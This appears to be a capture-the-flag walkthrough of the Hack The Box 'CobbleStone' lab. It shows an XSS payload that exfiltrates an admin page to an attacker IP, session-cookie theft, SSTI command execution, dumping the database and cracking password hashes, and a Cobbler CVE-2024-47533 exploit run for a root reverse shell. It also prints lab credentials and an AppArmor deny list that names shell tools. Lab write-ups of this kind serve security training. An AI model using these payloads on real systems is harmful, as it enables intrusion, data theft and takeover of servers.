
```
fetch("http://cobblestone.htb/skins_app_admin_server_info.php").then(r=>r.text
()).then(d=>fetch("http://10.10.16.59:8001", {method:"POST", mode: "no-cors",
body:d }))
```

Start listener, http server, and submit the same content as above and after it gets data, save and open it.




Variable	Value
HTTP_ACCEPT	*/*
HTTP_REFERER	http://cobblestone.htb/skins.php
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.9
HTTP_COOKIE	PHPSESSID=vh5g3ef8nuppin40eib68if10e
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	<address>Apache/2.4.62 (Debian) Server at cobblestone.htb Port 80</address>
SERVER_SOFTWARE	Apache/2.4.62 (Debian)
SERVER_NAME	cobblestone.htb
SERVER_ADDR	127.0.0.1
SERVER_PORT	80
REMOTE_ADDR	127.0.0.1
DOCUMENT_ROOT	/var/www/html
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/var/www/html
SERVER_ADMIN	cobble@cobblestone.htb
SCRIPT_FILENAME	/var/www/html/skins_app_admin_server_info.php
REMOTE_PORT	37496
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	*no value*
REQUEST_URI	/skins_app_admin_server_info.php
SCRIPT_NAME	/skins_app_admin_server_info.php


Set the cookie in the browser and reload.




Now, it has new user management tab. Let's check if it's vulnerable to ssti.



See it in burpsuite



It can run command



With this syntax

```
first={{['<cmd>']|map('system')}}
```

But not every command can be run since there's apparmor. The list can be verified


```
first={{['cat /etc/apparmor.d/apache2.d/cobblestone']|map('system')}}
```

```
/usr/share/mysql/** r,
/etc/** r,
/tmp/** wkr,
/var/lib/php/sessions/* wkr,
/var/www/html/skins/* wk,
/usr/bin/dash ixr,
/usr/bin/ls ixr,
/usr/bin/cat ixr,
/usr/bin/id ixr,
/usr/bin/whoami ixr,
/usr/bin/which ixr,
/usr/bin/which.debianutils ixr,
/usr/bin/mysqldump ixr,
/usr/bin/mariadb-dump ixr,
/usr/bin/ps ixr,
/usr/bin/ss ixr,

# Deny executables
deny /usr/bin/python3 xr,
deny /usr/bin/python3.11 xr,
deny /usr/bin/perl xr,
deny /usr/bin/nc xr,
deny /usr/bin/php xr,
deny /bin/bash xr,
deny /usr/bin/bash xr,
deny /bin/sh xr,
deny /usr/bin/sh xr,
}
```


It shows most of shell executables are denied except dash, so it's hard to get reverse shell, but it shows mariadb-dump is allowed. To dump db, let's look for db creds.


```
first={{['cat /var/www/html/db/connection.php']|map('system')}}
```



As credential is shown, let's dump db

```
first={{['mariadb-dump -u dbuser -p"aichooDeeYanaekungei9rogi0eMuo2o"
cobblestone']|map('system')}}
```






```
18 INSERT INTO `users` VALUES
17 (1,'admin','admin','admin','admin@cobblestone.htb','admin','f4166d263f25a862fa1b77116693253c24d18a36f5ac597d8a01b10a25c560d1','*'),
16 (2,'cobble','cobble','stone','cobble@cobblestone.htb','admin','20cdc5073e9e7a7631e9d35b5e1282a4fe6a8049e8a84c82987473321b0a8f4d','*'),
15 (3,'abc','abc','def','abc@abc.com','user','b03ddf3ca2e714a6548e7495e2a03f5e824eaac9837cd7f159c67b90fb4b7342','10.10.16.59');
```

This is sha256, so it can be cracked in crackstation.

Hash	Type	Result
f4166d263f25a862fa1b77116693253c24d18a36f5ac597d8a01b10a25c560d1	Unknown	Not found.
20cdc5073e9e7a7631e9d35b5e1282a4fe6a8049e8a84c82987473321b0a8f4d	sha256	iluvdannymorethanyouknow

So let's try ssh.

```
┌─[parrot@parrot]─[~/Documents/cobblestone]
└──╼ $ssh cobble@cobblestone.htb
cobble@cobblestone.htb's password:
Linux cobblestone 6.1.0-47-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.170-3 (2026-05-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
cobble@cobblestone:~$
```

I got cobble shell!

Get root shell

Unfortunately, it's aa rbash, not bash shell, and it has only few commands I can run.

```
cobble@cobblestone:~$ ls /bin
cat  grep  ls  ps  rbash  ss
cobble@cobblestone:~$ echo $SHELL
/bin/rbash
cobble@cobblestone:~$
```

```
cobble@cobblestone:~$ ss -ltnp
State          Recv-Q         Send-Q                 Local Address:Port                  Peer Address:Port
LISTEN         0              80                     127.0.0.1:3306                       0.0.0.0:*
LISTEN         0              5                      127.0.0.1:25151                      0.0.0.0:*
LISTEN         0              511                      0.0.0.0:80                         0.0.0.0:*
LISTEN         0              128                      0.0.0.0:22                         0.0.0.0:*
LISTEN         0              128                         [::]:22                            [::]:*
cobble@cobblestone:~$
```

It runs 25151 port, which is interesting. Let's forward it to local.

```
cobble@cobblestone:~$
ssh> -L 25151:127.0.0.1:25151
Forwarding port.

cobble@cobblestone:~$
```

With some research, it looks running like cobbler

cobblestone port 25151

All Images Maps Shopping Videos Forums More Tools

AI Overview

Port 25151 is used by **Cobbler** (`cobblerd`), a Linux provisioning server daemon that handles network installations. It runs an XML-RPC service locally or remotely to communicate with management tools like `koan` . In cybersecurity contexts like the Hack The Box "CobbleStone" machine, enumerating this port can reveal vulnerable Cobbler services used for privilege escalation. Red Hat Bugzilla +3

Overview of Port 25151

- **Service:** Cobbler XML-RPC Daemon (`cobblerd`)
- **Protocol:** TCP
- **Default Binding:** Usually `127.0.0.1:25151` or configured network interface
- **Purpose:** Automates network OS installation, kickstart management, and virtual machine provisioning Red Hat Bugzilla +3

And I can find RCE cve


Vulnerability Details : CVE-2024-47533

Cobbler allows anyone to connect to cobbler XML-RPC server with a known password and make changes

Cobbler, a Linux installation server that allows for rapid setup of network installation environments, has an improper authentication vulnerability starting in version 3.0.0 and prior to versions 3.2.3 and 3.3.7. `utils.get_shared_secret()` always returns `-1`, which allows anyone to connect to cobbler XML-RPC as user `''` password `-1` and make any changes. This gives anyone with network access to a cobbler server full control of the server. Versions 3.2.3 and 3.3.7 fix the issue.

With poc: https://github.com/dollarboysushil/CVE-2024-47533-Cobbler-XMLRPC-Authentication-Bypass-RCE-Exploit-POC/blob/main/CVE-2024-47533-dbs.py. Download the file, start listener and run it.

```
python3 CVE-2024-47533-dbs.py -t http://127.0.0.1:25151 -l 10.10.16.59 -p 9001
--shell bash
```



I got root shell!